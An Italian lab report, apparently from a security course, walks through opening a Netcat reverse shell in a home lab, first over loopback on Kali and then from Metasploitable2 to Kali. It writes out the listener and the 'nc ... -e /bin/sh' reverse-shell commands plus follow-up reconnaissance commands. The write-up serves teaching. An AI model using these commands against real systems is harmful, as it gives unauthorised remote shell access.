
# Report reverse shell Netcat W9D1


In questo esercizio vedremo come creare una reverse shell attraverso Netcat prima da Kali verso Kali (in loopback) e successivamente da Kali verso Metasploitable2.

## Prerequisiti:

- Assicuriamoci che entrambe le macchine siano su rete interna e che possano comunicare tra di loro;
- Configurazione di rete di Kali:





- Configurazione di rete di Metasploitable2:




# Reverse shell in loopback

**Step 1** Aprire un terminale da Kali e lanciare il comando nc -lvnp <porta target>.
La sintassi di questo comando è come segue: -l= listener (ci mettiamo in ascolto), -v= verbose (stampa a schermo più dettagli su cosa sta succedendo), -n= solo indirizzi IP (senza DNS), -p= porta (su che porta vogliamo metterci in ascolto).


**Step 2** Apriamo un secondo terminale da dove lanceremo il comando nc -v <IP attaccante> <porta target> -e /bin/sh.
La sintassi di questo comando è la seguente: v= verbose (stampa a schermo più dettagli su cosa sta succedendo), -e /bin/sh= appena la connessione si apre, esegue /bin/sh e il terminale della macchina target viene aperto sulla macchina attaccante.
L'IP attaccante in questo caso sarà l'indirizzo di loopback.





**Step 3** Se torniamo al primo terminale potremo vedere come la connessione è stata aperta e possiamo ora eseguire dei comandi per ricavare informazioni sulla macchina target, come ad esempio: whoami, ps, ls, ecc.



# Reverse shell da Kali a Metasploitable2

**Step 1** Eseguire il comando nc -lvnp <porta target> dal terminale di Kali.

**Step 2** Dal terminale di Metasploitable2 eseguire il comando nc -v <IP attaccante> <porta target> -e /bin/sh.
In questo caso l'IP da inserire sarà quello della macchina di Kali.




**Step 3** Tornare sul terminale di Kali e da qui potremo lanciare diversi comandi per ricavare info sulla macchina target, come visto in precedenza.